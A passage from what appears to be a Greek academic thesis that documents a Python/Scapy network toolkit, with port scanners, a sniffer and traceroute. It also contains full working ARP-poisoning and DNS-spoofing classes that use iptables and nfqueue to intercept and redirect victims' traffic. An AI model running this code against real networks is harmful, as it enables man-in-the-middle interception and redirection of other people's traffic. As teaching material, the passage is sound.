Η λειτουργία ACK Scan χρησιμεύει κυρίως στην ανακάλυψη τυχόν τείχους προστασίας. Γι αυτό και η εφαρμογή ενημερώνει το χρήστη μόνο για φιλτραρισμένες και αφιλτράριστες θύρες. Για την υλοποίηση της, αποστέλλεται ένα TCP πακέτο με ενεργοποιημένο μόνο το ACKnowledgement bit. Η λήψη πακέτου με ενεργά τα bits ReSeT και ACKnowledgement θα οδηγήσει στο συμπέρασμα ότι η θύρα δε φιλτράρεται από κάποιο τείχος προστασίας. Αντίθετα, η λήψη ICMP μηνύματος ή απώλεια λήψης οποιασδήποτε απάντησης, υποδεικνύουν ότι η θύρα αυτή φιλτράρεται.

Τέλος, περιγράφεται η συνάρτηση που υλοποιεί τη λειτουργία TCP Window Scan, για την οποίον ακολουθείται η ίδια διαδικασία με την ACK Scan με τη διαφορά ότι ελέγχεται η τιμή του πεδίου Window (το μέγεθος του κυλιόμενου παραθύρου TCP). Αυτό συμβαίνει διότι πολλές από τις υλοποιήσεις στοιβών TCP θέτουν μέγεθος παραθύρου ίσο με μηδέν στα πακέτα που αντιστοιχούν σε κλειστές θύρες. Έτσι σε περίπτωση που η τιμή αυτή είναι μεγαλύτερη του μηδέν, μπορεί να συμπεραθεί ότι η θύρα αυτή είναι ανοικτή.

### 4.2.6 udp.py

Στο αρχείο αυτό περιγράφεται η κλάση **UDPModule** και η λειτουργίες που αυτή παρέχει, οι οποίες βασίζονται στο UDP πρωτόκολλο. Ο κώδικας της κλάσης αυτής φαίνεται παρακάτω:

```
class UDPModule():
	def __init__(self,config):
		self.config = config
		self.stopFlag = False
		self.verbose = True

	def scan(self,target,port):
		if target == None:
			if self.verbose:
				print "[!] No target."
			return False

		if self.verbose:
			print "[*] Scanning " + str(len(port)) + " ports..."

		# Send the TCP ACK packet(s) and get the reply(ies)
		ans,unans =
sr(IP(dst=target)/UDP(dport=port),timeout=self.config.timeout,verbose=0)

		popen = []
		pclosed = []
		pfiltered = []
		popenfiltered = []
		pundetermined = []

		# Show the reply(ies)
		for s,r in ans:
			if r.haslayer(UDP):
				popen.append(r.sprintf("%UDP.sport%"))
			elif r.sprintf("%ICMP.type%") == 3 and
r.sprintf("%ICMP.code%") == 3:
				pclosed.append(r.sprintf("%TCP.sport%"))
			elif r.sprintf("%ICMP.type%") == 3 and
r.sprintf("%ICMP.code%") in [1,2,9,10,13]:
				pfiltered.append(r.sprintf("%TCP.sport%"))
			else:
				pundetermined.append(r.sprintf("%TCP.sport%"))
```

```
            for x in unans:
                  popenfiltered.append(x.sprintf("%TCP.dport%"))

            if self.verbose:
                  if len(popen) == len(port):
                        print "All " + str(len(port)) + " ports are
open."
                  else:
                        for x in popen:
                              print x + " is open"
                        print "[*] " + str(len(pfiltered)) + " ports are
filtered."
                        print "[*] " + str(len(popenfiltered)) + " ports
are open|filtered."
                        print "[*] " + str(len(pclosed)) + " ports are
closed."
                        print "[*] " + str(len(pundetermined)) + " ports
are undetermined."
```

Όπως φαίνεται στον παραπάνω κώδικα, το αντικείμενο **UDPModule** παρέχει μόνο μια λειτουργία, την **scan**. Αυτή υλοποιεί τον τύπο σάρωσης θύρας UDP Scan με την αποστολή ενός αυτοδύναμου πακέτου UDP προς την επιθυμητή προς έλεγχο θύρα του κόμβου-στόχου. Σε περίπτωση που η απάντηση περιέχει στρώμα UDP, μπορεί να συμπεραθεί πως κάποια υπηρεσία «ακούει» σε αυτή τη θύρα· συνεπώς ο χρήστης ενημερώνεται πως η θύρα είναι ανοικτή. Ακόμα, σε περίπτωση λήψης απάντησης που περιέχει μήνυμα ICMP Type 3 – Host Unreachable και οι τιμές του πεδίου CODE είναι μια από τις [1,2,9,10,13] (η σημασία της κάθε τιμής αναφέρεται στην ανάλυση του ICMP πρωτοκόλλου στο κεφάλαιο 1 αυτού του κειμένου), τότε ο χρήστης ενημερώνεται πως η αντίστοιχη θύρα πιθανώς «φιλτράρεται» από κάποιο τείχος προστασίας. Ενώ εαν λάβει μήνυμα ICMP Type 3 με τιμή CODE ίση με 3, η θύρα θεωρείται κλειστή. Τέλος, οι υπόλοιπες θύρες για τις οποίες δεν έχει ληφθεί απάντηση θεωρούνται είτε ανοικτές είτε φιλτραρισμένες.

### 4.2.7 sniffer.py

Στο αρχείο αυτό υλοποιείται μια λειτουργία «ανίχνευσης (sniffing)» πακέτων. Ο κώδικας της κλάσης και των συναρτήσεών της που την υλοποιούν φαίνεται στη συνέχεια.

```
class Sniffer(threading.Thread):
      def __init__(self,config,fltr):
            threading.Thread.__init__(self)
            self.config = config
            self.stopFlag = False
            self.verbose = True
            self.done = False
            self.fltr = fltr

      def stop(self):
```

```
            if self.verbose:
                  print '[*] Sniffing ended.'
            self.done = True
            sys.exit(0)

      def run(self):
            if self.verbose:
                  print "[*] Sniffing..."

            if self.fltr['src']:
                  if utils.validateIP(self.fltr['src']):
                        ips=IPAddress(self.fltr['src'])
                        self.src = [str(x) for x in ips]
                  else:
                        self.src = []
                        if self.verbose:
                              print "[!] Source IP Address filter not
valid. Continuing anyway..."
            else:
                  self.src = []

            if self.fltr['dst']:
                  if utils.validateIP(self.fltr['dst']):
                        ips=IPAddress(self.fltr['dst'])
                        self.dst = [str(x) for x in ips]
                  else:
                        self.dst = []
                        if self.verbose:
                              print "[!] Destination IP Address filter
not valid. Continuing anyway..."
            else:
                  self.dst = []

            if self.fltr['hwsrc']:
                  if utils.validateMAC(self.fltr['hwsrc']):
                        self.hwsrc = self.fltr['hwsrc']
                  else:
                        self.hwsrc = None
                        print "[!] Source MAC Address filter not valid.
Continuing anyway..."
            else:
                  self.hwsrc = None

            if self.fltr['hwdst']:
                  if utils.validateMAC(self.fltr['hwdst']):
                        self.hwdst = self.fltr['hwdst']
                  else:
                        self.hwdst = None
                        if self.verbose:
                              print "[!] Destination MAC Address filter
not valid. Continuing anyway..."
            else:
                  self.hwdst = None
```

```
            if self.fltr['sport']:
                  if utils.validatePort(self.fltr['sport']):
                        self.sport =
utils.parsePortRange(self.fltr['sport'])
                  else:
                        self.sport = []
                        if self.verbose:
                              print "[!] Source port filter not valid.
Continuing anyway..."
            else:
                  self.sport = []

            if self.fltr['dport']:
                  if utils.validatePort(self.fltr['dport']):
                        self.dport =
utils.parsePortRange(self.fltr['dport'])
                  else:
                        self.dport = []
                        if self.verbose:
                              print "[!] Destination port filter not
valid. Continuing anyway..."
            else:
                  self.dport = []

            def packetFilter(self,pkt):
                  if self.src:
                        if IP in pkt:
                              if pkt[IP].src not in self.src:
                                    return False
                        elif ARP in pkt:
                              if pkt[ARP].psrc not in self.src:
                                    return False
                        else:
                              pass

                  if self.dst:
                        if IP in pkt:
                              if pkt[IP].dst not in self.dst:
                                    return False
                        elif ARP in pkt:
                              if pkt[ARP].pdst not in self.dst:
                                    return False
                        else:
                              pass

                  if self.sport:
                        if TCP in pkt:
                              if pkt[TCP].sport not in self.sport:
                                    return False
                        elif UDP in pkt:
                              if pkt[UDP].sport not in self.sport:
                                    return False
                        else:
                              pass
```

```
                if self.dport:
                        if TCP in pkt:
                                if pkt[TCP].dport not in self.dport:
                                        return False
                        elif UDP in pkt:
                                if pkt[UDP].dport not in self.dport:
                                        return False
                        else:
                                pass

                if self.hwsrc:
                        if Ether in pkt:
                                if pkt[Ether].src != self.hwsrc:
                                        return False

                if self.hwdst:
                        if Ether in pkt:
                                if pkt[Ether].dst != self.hwdst:
                                        return False

                return True

        if self.config == None:
                if self.verbose:
                        print "[!] No network configuration supplied."
                self.done = True
                return False


        sniff(iface=self.config.iface,filter=self.fltr['proto'],lfilter=lamb
da(x):packetFilter(self,x),prn=lambda(x):x.summary())
```

Για την υλοποίηση της λειτουργίας του «ανιχνευτή πακέτων» δημιουργήθηκε μια κλάση **Sniffer**, η οποία αποτελεί «επέκταση (extends)» την κλάση `Thread` της βιβλιοθήκης `threading` της Python. Αυτό σημαίνει ότι οι λειτουργίες που θα υλοποιεί η συνάρτηση **run** θα εκτελούνται σε ένα ξεχωριστό νήμα, αποδεσμεύοντας έτσι το κύριο νήμα εκτέλεσης της εφαρμογής και επιτρέποντας της να διατηρεί την αποκρισιμότητά της σε εξωτερικά ερεθίσματα. Η λειτουργία «ανίχνευσης» σταματά με την εντολή διακοπής εκτέλεσης λειτουργίας του χρήστη (Ctrl+C).

Κατά την αρχικοποίηση της κλάσης με την αυτόκλητη συνάρτηση **__init__**, καλείται η ομώνυμη συνάρτηση της πατρικής κλάσης `Thread` που εκτελεί τις απαραίτητες λειτουργίες δημιουργίας ενός καινούριου νήματος. Στη συνέχεια ανατίθεται η δομή **Config** στην αντίστοιχη ιδιότητα του αντικειμένου της κλάσης και αρχικοποιούνται η μεταβλητή-σημαία ελέγχου εκτέλεσης του νήματος και η μεταβλητή που περιέχει το (χαμηλού επιπέδου) φίλτρο που θα χρησιμοποιηθεί

κατά την ανίχνευση των πακέτων. Η σημασία και η χρήση των μεταβλητών αυτών θα γίνουν κατανοητές στη συνέχεια.

Για τον τερματισμό της λειτουργίας ανίχνευσης πακέτων χρησιμοποιείται η συνάρτηση **stop**. Αυτή θέτει την τιμή `True` στη μεταβλητή-σημαία `done` και τερματίζει την εκτέλεση του νήματος με την κλήση της συνάρτησης συστήματος `sys.exit(0)`, η οποία χρησιμοποιείται για τον τερματισμό διεργασιών (μια μορφή των οποίων αποτελεί και το νήμα).

Η συνάρτηση που υλοποιεί τη βασική λειτουργία του module αυτού είναι η **run**. Με την κλήση αυτής ξεκινά η ανίχνευση δικτυακών πακέτων που πληρούν κάποιες προϋποθέσεις οι οποίες ορίζονται από τον χρήστη κατά την εκκίνηση της εφαρμογής, με τη χρήση παραμέτρων γραμμής εντολών. Οι παράμετροι αυτές φαίνονται στον κώδικα του αρχείου nettools.py που βρίσκεται σε προηγούμενη ενότητα, διακρίνονται από το πρόθεμα «sniff_» και είναι οι ακόλουθες:

1) Src – Διεύθυνση IP προέλευσης
2) Dst – Διεύθυνση IP προορισμού
3) Hwsrc – Διεύθυνση MAC προέλευσης
4) Hwdst – Διεύθυνση MAC προορισμού
5) Sport – Θύρα πρωτοκόλλων προέλευσης
6) Dport – Θύρα πρωτοκόλλων προορισμού

Κατά την εκκίνηση της λειτουργίας ανίχνευσης γίνεται επαλήθευση των τιμών των παραμέτρων αυτών με τη χρήση των βοηθητικών συναρτήσεων της κλάσης **Utils**. Όπου παρέχεται εύρος τιμών (όπως διευθύνσεις IP και θύρες πρωτοκόλλων), η τιμή μετατρέπεται σε λίστα μοναδικών τιμών, η οποία θα χρησιμοποιηθεί στην συνέχεια για την αντιστοίχηση των τιμών των εισερχόμενων πακέτων. Στη συνέχεια ορίζεται η συνάρτηση `packetFilter`, η οποία θα δοθεί ως παράμετρος στη συνάρτηση `sniff` της συλλογής Scapy για το «φιλτράρισμα» των εισερχόμενων πακέτων. Σε αυτήν ελέγχονται οι ακόλουθες αντιστοιχίσεις μεταξύ των τιμών του φίλτρου πακέτων με τις τιμές των πεδίων του τελευταίου:

1) Εαν η διεύθυνση IP προέλευσης ταιριάζει με την τιμή του πεδίου SOURCE του πακέτου IP ή την τιμή SENDER IP του πακέτου ARP (αν αυτό υπάρχει).
2) Εαν η διεύθυνση IP προορισμού ταιριάζει με την τιμή του πεδίου DESTINATION του πακέτου IP ή την τιμή TARGET IP του πακέτου ARP (αν αυτό υπάρχει).
3) Εαν η διεύθυνση MAC προέλευσης ταιριάζει με την τιμή του πεδίου SOURCE ADDRESS του πλαισίου Ethernet.
4) Εαν η διεύθυνση MAC προορισμού ταιριάζει με την τιμή του πεδίου DESTINATION ADDRESS του πλαισίου Ethernet.
5) Εαν η θύρα προέλευσης ταιριάζει με την τιμή του πεδίου SOURCE PORT του πακέτου TCP ή του UDP (οποιοδήποτε από τα δυο υπάρχει).

6) Εαν η θύρα προορισμού ταιριάζει με την τιμή του πεδίου DESTINATION SOURCE PORT του πακέτου TCP ή του UDP (οποιοδήποτε από τα δυο υπάρχει).

Καταληκτικά, γίνεται κλήση της συνάρτησης `sniff` της συλλογής Scapy, η οποία εκτελεί τον ρόλο του «ανιχνευτή πακέτων» βάσει των ορισμάτων που τις παρέχονται κατά την κλήση της, στα οποία θέτουμε τις ακόλουθες τιμές:

1) iface – Η διεπαφή δικτύου στην οποία θα γίνει η ανίχνευση των πακέτων.
2) filter – Το αλφαριθμητικό που παρέχεται από τον χρήστη που θα καθορίσει τα πακέτα ποιου πρωτόκολλο πρέπει να καταγράφονται κατά την ανίχνευση.
3) lfilter – Μια πρόσθετη συνθήκη ελέγχου που καθορίζει, επίσης, ποια πακέτα θα καταγράφονται κατά την ανίχνευση.
4) prn – Μια συνάρτηση που καθορίζει τη μορφή της εξόδου του ανιχνευτή. Για την προβολή του κάθε πακέτου χρησιμοποιείται η ενσωματωμένη στη συλλογή Scapy, `summary` η οποία προβάλλει περιληπτικά τις σημαντικότερες από τις ιδιότητες του πακέτου.

### 4.2.8 tools.py

Το αρχείο αυτό περιέχει το module που περιλαμβάνει τις συναρτήσεις που υλοποιούν βοηθητικές λειτουργίες όπως η ιχνογράφηση διαδρομής (traceroute) καθώς και τις κλάσεις που πραγματοποιούν τις επιθέσεις ARP Poisoning και DNS Spoofing που αναφέρθηκαν στο προηγούμενο κεφάλαιο. Πρώτα θα αναλυθεί ο κώδικας της κλάσης **`ToolsModule`** που υλοποιεί τις λειτουργίες TCP Traceroute και UDP Traceroute:

```
class ToolsModule():
	def __init__(self,config):
		self.config = config
		self.stopFlag = False
		self.verbose = True

	def trace_tcp(self,target,port=80,visual=False):
		if target == None:
			if self.verbose:
				print "[!] No target."
			return False

		if not utils.isSinglePort(port):
			if self.verbose:
				print "[!] Please set a specific port."
			return False

		targetIPs = IPAddress(target)
		for x in targetIPs:
			dest = None
```

```
                        for i in range(1, self.config.ttl):
                                # Send the packet and get a reply
                                r = sr1(IP(dst=str(x),
ttl=i)/TCP(dport=port),timeout=self.config.timeout,verbose=0)
                                if not r:
                                        # No reply
                                        break
                                else:
                                        if r.src == dest:
                                                break
                                        # We're in the middle somewhere
                                        print str(i) + ". " + r.src
                                        dest = r.src

                return True

        def trace_udp(self,target,port=33434,visual=False):
                if target == None:
                        if self.verbose:
                                print "[!] No target."
                        return False

                if not utils.isSinglePort(port):
                        if self.verbose:
                                print "[!] Please set a specific port."
                        return False

                targetIPs = IPAddress(target)
                for x in targetIPs:
                        for i in range(1, self.config.ttl):
                                # Send the packet and get a reply (Added DNS
layer as payload to solicit a UDP response)
                                r = sr1(IP(dst=str(x),
ttl=i)/UDP(dport=port)/DNS(qd=DNSQR(qname="test.com")),timeout=self.config.
timeout,verbose=0)
                                if r is None:
                                        # No reply
                                        break
                                elif r.type == 3:
                                        # We've reached our destination
                                        break
                                else:
                                        # We're in the middle somewhere
                                        print str(i) + ". " + r.src
                        else:
                                pass

                return True
```

Η αρχικοποίηση της κλάσης γίνεται με τον γνωστό, πλέον, τρόπο της ανάθεσης της δομής `config` σε μια ιδιότητα του αντικειμένου της κλάσης αυτής. Ακολούθως, ορίζεται η συνάρτηση **`trace_tcp`** η οποία υλοποιεί την πρώτη λειτουργία ιχνογράφησης που βασίζεται στο πρωτόκολλο TCP. Αυτή δέχεται ως

παραμέτρους τη διεύθυνση IP της μηχανής-στόχου καθώς και τη θύρα πρωτοκόλλων που θα χρησιμοποιηθεί για την ιχνογράφηση της διαδρομής. Αφού γίνει επαλήθευση των τιμών αυτών, το αλφαριθμητικό που περιέχει τη διεύθυνση IP της μηχανής- στόχου μεταφράζεται σε λίστα διευθύνσεων IP (για την κάλυψη αναγκών πολλαπλής ιχνογράφησης). Ακολούθως, ξεκινάει η διαδικασία της ιχνογράφησης. Όπως αναφέρθηκε στο προηγούμενο κεφάλαιο, για την υλοποίηση της χρησιμοποιείται ένα βρόγχος αποστολής πακέτων με διαρκώς αυξανόμενο χρόνο ζωής. Έτσι, υλοποιείται ένας βρόγχος αποστολής TCP πακέτων, όπου η τιμή TTL αυξάνεται διαρκώς από 1 έως την μέγιστη τιμή που όρισε ο χρήστης στις παραμέτρους εκκίνησης της εφαρμογής (ή την προκαθορισμένη τιμή 64 αλμάτων). Σε κάθε επανάληψη του βρόγχου, λοιπόν, μεταδίδεται ένα πακέτο TCP προς τη θύρα προορισμού που ορίστηκε από τον χρήστη (εάν αυτό δεν έχει συμβεί χρησιμοποιείται η προκαθορισμένη θύρα 80 του πρωτοκόλλου HTTP η οποία συνήθως δεν φιλτράρεται από τείχη προστασίας), μέχρι η απάντηση που θα ληφθεί να προέρχεται από τον κόμβο- προορισμό ή το πακέτο που απεστάλη να αγνοηθεί (πιθανώς εξαιτίας κάποιου τείχους προστασίας). Ειδάλλως, εκτυπώνεται η διεύθυνση IP του κόμβου που απάντησε στο πακέτο μας και αυξάνεται ο χρόνος ζωής του επόμενου πακέτου κατά ένα.

Στη συνέχεια συναντάται η συνάρτηση **trace_udp**, η οποία υλοποιεί την λειτουργία ιχνογράφησης UDP. Αυτή λειτουργεί με τον ίδιο τρόπο που λειτουργεί και η **trace_tcp**, με τη διαφορά τους να έγκειται στην αποστολή πακέτων UDP εκ μέρους της πρώτης. Συγκεκριμένα, για την παράκαμψη ορισμένων τειχών προστασίας που απορρίπτουν πακέτα UDP χωρίς φορτίο, ενθυλακώνεται και ένα ερώτημα DNS σε κάθε πακέτο. Και πάλι, η αποστολή των UDP πακέτων γίνεται μέσα σε ένα βρόγχο που συνεχίζεται μέχρι να ληφθεί απάντηση από τον κόμβο-προορισμό της ιχνογράφησης διαδρομής ή να μη ληφθεί καμία απάντηση ή να ληφθεί μήνυμα ICMP Type 3 – Host Unreachable.

Στη συνέχεια ακολουθεί ο κώδικας της κλάσης **PoisonThread** που υλοποιεί την επίθεση ARP Poisoning:

```
class PoisonThread(threading.Thread):
	def __init__(self,interval,config=None):
		threading.Thread.__init__(self)
		self.stopFlag = False
		self.done = False
		self.config = config
		self.verbose = True
		self.interval = interval

	def stop(self):
		self.stopFlag = True
```

```
	def run(self):
		# Send poisoning packets to cache
		def poison(routerIP, victimIP, routerMAC, victimMAC):
			send(ARP(op=2, pdst=routerIP, psrc=victimIP,
hwdst=routerMAC),verbose=0)
			send(ARP(op=2, pdst=victimIP, psrc=routerIP,
hwdst=victimMAC),verbose=0)

		# Send restoring packets to cache
		def restore(routerIP, victimIP, routerMAC, victimMAC):
			send(ARP(op=1, pdst=routerIP, psrc=victimIP,
hwsrc=victimMAC),count=3,verbose=0)
			send(ARP(op=1, pdst=victimIP, psrc=routerIP,
hwsrc=routerMAC),count=3,verbose=0)

		if self.config == None:
			if self.verbose:
				print "[!] No network configuration supplied."
			self.done = True
			return False

		# Validate MAC Address list
		for x in self.config.subnetMACs:
			if not utils.validateMAC(x):
				if self.verbose:
					print "[!] Could not start poisoning."
				self.done = True
				return False

		# Enable packet forwarding
		if self.verbose:
			print("[*] Forwarding packets...")
		with open('/proc/sys/net/ipv4/ip_forward', 'w') as ipf:
			ipf.write('1\n')

		# Announce target hosts
		print "Target list:"
		for x in self.config.subnetIPs:
			print x

		# Start poisoning
		while self.stopFlag == False:
			if self.verbose:
				print("[*] Poisoning " +
str(len(self.config.subnetIPs)) + " hosts...")
			for x in self.config.subnetIPs:
				poison(self.config.gatewayIP, x,
self.config.gatewayMAC,
self.config.subnetMACs[self.config.subnetIPs.index(x)])
			time.sleep(self.interval)

		# Stop packet forwarding
		with open('/proc/sys/net/ipv4/ip_forward', 'w') as ipf:
			ipf.write('0\n')
```

```
            if self.verbose:
                  print("")
                  print("[*] Stopped forwarding packets.")

            # Restore ARP caches
            if self.verbose:
                  print("[*] Restoring ARP caches...")
            for x in self.config.subnetIPs:
                  restore(self.config.gatewayIP, x,
self.config.gatewayMAC,
self.config.subnetMACs[self.config.subnetIPs.index(x)])
            if self.verbose:
                  print("[*] " + str(len(self.config.subnetIPs)) + " ARP
caches restored!")

            self.done = True
                  return True
```

Η κλάση αυτή, όπως και η **Sniffer** που αναλύθηκε στο προηγούμενο αρχείο, αποτελεί επέκταση της κλάσης `Thread` ορίζοντας έτσι ότι η λειτουργία αυτή θα εκτελεστεί σε ένα νήμα διαφορετικό από το κυρίως πρόγραμμα, επιτρέποντας έτσι τη διατήρηση της αποκρισιμότητας της εφαρμογής μας. Η αρχικοποίηση της γίνεται με παρόμοιο τρόπο· καλώντας δηλαδή τη συνάρτηση αρχικοποίησης `__init__` της υπερκλάσης `Thread`. Στη συνέχεια γίνεται αρχικοποίηση των ιδιοτήτων της κλάσης όπως η ανάθεση της δομής `config` και της τιμής `interval` η οποία καθορίζει τη συχνότητα «δηλητηρίασης» των ARP caches των θυμάτων της επίθεσης.

Η συνάρτηση **run** είναι αυτή που θα πραγματοποιήσει την επίθεση όταν κληθεί η συνάρτηση εκκίνησης του νήματος `pt.start()` στο αρχείο nettools.py. Μέσα σε αυτήν ορίζονται δυο υπο- συναρτήσεις που χρησιμοποιούνται για την υλοποίηση της επίθεσης:

1) Η **poison**, που σκοπός της είναι η αποστολή των πακέτων ARP που θα εξαναγκάσουν τον κόμβο- θύμα, καθώς και τον τοπικό δρομολογητή, να αλλάξουν τους πίνακες ARP τους. Το πρώτο πακέτο θα δηλώσει στον κόμβο- θύμα ότι η διεύθυνση IP του δρομολογητή αντιστοιχεί στον κόμβο- επιτιθέμενο. Το δεύτερο, θα δηλώσει στο δρομολογητή του δικτύου ότι η διεύθυνση IP του κόμβου- θύματος αντιστοιχεί στον κόμβο- επιτιθέμενο. Έτσι οποιαδήποτε κίνηση μεταξύ θύματος και δρομολογητή θα πρέπει να περάσει από τον κόμβο επίθεσης.

2) Η **restore**, που σκοπό έχει την επαναφορά των ARP caches στην αρχική τους κατάσταση, τερματίζοντας έτσι τη διαδικασία δηλητηρίασής τους. Αυτό συμβαίνει αποστέλλοντας τους ερωτήματα ARP εκ μέρους του άλλου μέλους της επίθεσης· στο δρομολογητή, δηλαδή, εκ μέρους του θύματος και το αντίστροφο. Έτσι, αυτοί αναγκάζονται να ενημερώσουν τις ARP caches του άλλου, επαναφέροντας έτσι τις αρχικές αντιστοιχίες IP

– MAC. Για την αποφυγή απώλειας αυτών των πακέτων και παραμονή του δικτύου σε δυσλειτουργική κατάσταση, χρησιμοποιείται η παράμετρος `count=3` που θα εξαναγκάσει την αποστολή τριων τέτοιων πακέτων.

Αρχικά γίνεται επαλήθευση των παραμέτρων που θα χρησιμοποιηθούν όπως της `config` και της λίστας διευθύνσεων MAC των κόμβων του υποδικτύου `subnetMACs`. Στη συνέχεια, ενεργοποιείται η λειτουργία προώθησης πακέτων του λειτουργικού συστήματος και εκτυπώνεται στην έξοδο η λίστα διευθύνσεων των κόμβων του υποδικτύου. Αμέσως μετά, ξεκινάει η διαδικασία δηλητηρίασης των κόμβων, καλώντας για κάθε στοιχείο της λίστας διευθύνσεων IP των κόμβων του υποδικτύου τη συνάρτηση **poison** και περιμένοντας για ένα χρονικό διάστημα `interval` προτού αυτό ξανασυμβεί. Η έξοδος από τον βρόγχο αυτόν γίνεται με την αλλαγή της τιμής της σημαίας `stopFlag` καλώντας τη συνάρτηση **stop** της κλάσης **PoisonThread**. Μόλις γίνει έξοδος από αυτόν το βρόγχο, απενεργοποιείται η λειτουργία προώθησης πακέτων και καλείται η συνάρτηση **restore** για κάθε κόμβο της λίστας που προαναφέρθηκε Κατά την εκτέλεση αυτού του αλγορίθμου εκτυπώνονται διάφορα ενημερωτικά μηνύματα σχετικά με το στάδιο στο οποίο βρίσκεται ο αλγόριθμος.

Τέλος, συναντάται η κλάση **SpoofingThread** που υλοποιεί την επίθεση DNS Spoofing, ο κώδικας της οποίας φαίνεται στη συνέχεια:

```
class SpoofingThread(threading.Thread):
	def __init__(self,target,spoofed_domain,redirect_to,config=None):
		threading.Thread.__init__(self)
		self.stopFlag = False
		self.done = False
		self.target = target
		self.spoofed_domain = spoofed_domain
		self.redirect_to = redirect_to
		self.config = config
		self.verbose = True

	def stop(self):
		self.stopFlag = True

	def run(self):
		# Reactor definition
		class Queued(object):
			def __init__(self):
				self.q = nfqueue.queue()
				self.q.set_callback(callback)
				self.q.fast_open(0, socket.AF_INET)
				self.q.set_queue_maxlen(5000)
				reactor.addReader(self)
				self.q.set_mode(nfqueue.NFQNL_COPY_PACKET)
				print '[*] Waiting for requests...'

			def fileno(self):
```

```
                        return self.q.get_fd()

                def doRead(self):
                        self.q.process_pending(100)

                def connectionLost(self, reason):
                        reactor.removeReader(self)

                def logPrefix(self):
                        return 'queue'

        # Callback function used to pick which packets to spoof
        def callback(i, payload):
                data = payload.get_data()
                pkt = IP(data)
                if not pkt.haslayer(DNSQR):
                        payload.set_verdict(nfqueue.NF_ACCEPT)
                else:
                        if self.spoofed_domain == "*":
                                if self.redirect_to:
                                        spoofed_pkt(payload, pkt,
self.redirect_to)
                                else:
                                        spoofed_pkt(payload, pkt,
self.config.localIP)
                        else:
                                if self.spoofed_domain in
pkt[DNS].qd.qname:
                                        if self.redirect_to:
                                                spoofed_pkt(payload, pkt,
self.redirect_to)
                                        else:
                                                spoofed_pkt(payload, pkt,
self.config.localIP)

        # Spoofed packet crafting
        def spoofed_pkt(payload, pkt, rIP):
                spoofed_pkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)/\

                                        UDP(dport=pkt[UDP].sport,
sport=pkt[UDP].dport)/\

                                        DNS(id=pkt[DNS].id, qr=1, aa=1,
qd=pkt[DNS].qd,\

                                        an=DNSRR(rrname=pkt[DNS].qd.qname,
ttl=65535, rdata=rIP))
                payload.set_verdict_modified(nfqueue.NF_ACCEPT,
str(spoofed_pkt), len(spoofed_pkt))
                if self.verbose:
                        print '[*] Sent spoofed packet for %s.' %
pkt[DNSQR].qname[:-1]

        if self.config == None:
```

```
                if self.verbose:
                        print "[!] No network configuration supplied."
                self.done = True
                return False

        # Set NFQueue with iptables
        os.system('iptables -t nat -A PREROUTING -p udp --dport 53 -j
NFQUEUE')

        # Start spoofing
        Queued()
        reactor_thread = threading.Thread(target=reactor.run,
args=(False,))
        reactor_thread.daemon = True
        reactor_thread.start()
        # Keep spoofing until stopped
        while self.stopFlag == False:
                pass
                time.sleep(1.5)
        # Stop spoofing
        os.system('/sbin/iptables -F')
        os.system('/sbin/iptables -X')
        os.system('/sbin/iptables -t nat -F')
        os.system('/sbin/iptables -t nat -X')
        if self.verbose:
                print '[*] Spoofing ended.'
        self.done = True
        return True
```

Όπως και η κλαση **PoisonThread** αυτή η κλάση αποτελεί επέκταση της κλάσης νημάτων `Thread`, συνεπώς η αρχικοποίησή της γίνεται με παρόμοιο τρόπο. Σε αυτήν, όμως, γίνεται ανάθεση των παραμέτρων που θα αξιοποιηθούν στη συνέχεια για την επίτευξη της επίθεσης, όπως η διεύθυνση IP του κόμβου- θύματος, το όνομα περιοχής που θα «παραπλανηθεί» και η διεύθυνση IP στην οποία θα ανακατευθυνθεί το θύμα.

Η πραγματοποίηση της επίθεσης υλοποιείται και σε αυτή την κλάση με τη συνάρτηση **run**. Εντός αυτής της κλάσης γίνεται η δήλωση της βοηθητικής υποκλάσης **Queued**, η οποία χρησιμοποιεί την εξωτερική βιβλιοθήκη nfqueue για τη δημιουργία μιας ουράς αναμονής πυρήνα (kernel queue) η οποία θα επιτρέπει την παραμονή των πακέτων DNS που θα υποστούν επεξεργασία, στη μνήμη του επιτιθέμενου, χωρίς να γίνει προώθησή τους, προτού αυτό συμβεί. Η απόφαση για τη μοίρα των πακέτων αυτών αποφασίζεται από ένα πρόγραμμα χρήστη· στη προκειμένη περίπτωση τη συνάρτηση **callback**. Στη συνάρτηση αρχικοποίησης της υποκλάσης αυτής, δημιουργείται μια νέα ουρά αναμονής στη τοπική μεταβλητή `q`, τίθεται η συνάρτηση **callback** που θα καλείται κατά τη λήψη ενός πακέτου, δημιουργείται η οπή (socket) που θα λαμβάνει πακέτα IP και θα τα προωθεί στην ουρά με id = 0 και ορίζεται το μέγεθος της ουράς ίσο με 5000 bytes. Στη συνέχεια, συναντάται η συνάρτηση `addReader` της βιβλιοθήκης Twisted· μιας πλατφόρμας δικτυακού προγραμματισμού της Python που επιτρέπει την γεγονοδηγούμενη

(event-driven) απόκριση του προγράμματος σε δικτυακά ερεθίσματα. Στη συνάρτηση αυτή δίνεται ως όρισμα η υποκλάση **Queued**, υλοποιώντας έτσι έναν ασύγχρονο ανιχνευτή γεγονότων λήψης πακέτων IP, που θα προωθεί τα πακέτα που λαμβάνει σε μια ουρά αναμονής με τις ιδιότητες που ορίσαμε προηγουμένως. Οι συναρτήσεις **fileno**, **doRead**, **connectionLost** και **logPrefix** αποτελούν «παρακάμψεις (overrides)» των συναρτήσεων της **Queued**, με μόνη αξιοσημείωτη την **doRead**, στην οποία, όπως φαίνεται στον παραπάνω κώδικα, ορίζεται ότι η ανάγνωση από την ουρά αναμονής θα γίνεται σε κομμάτια (blocks) των 100 bytes.

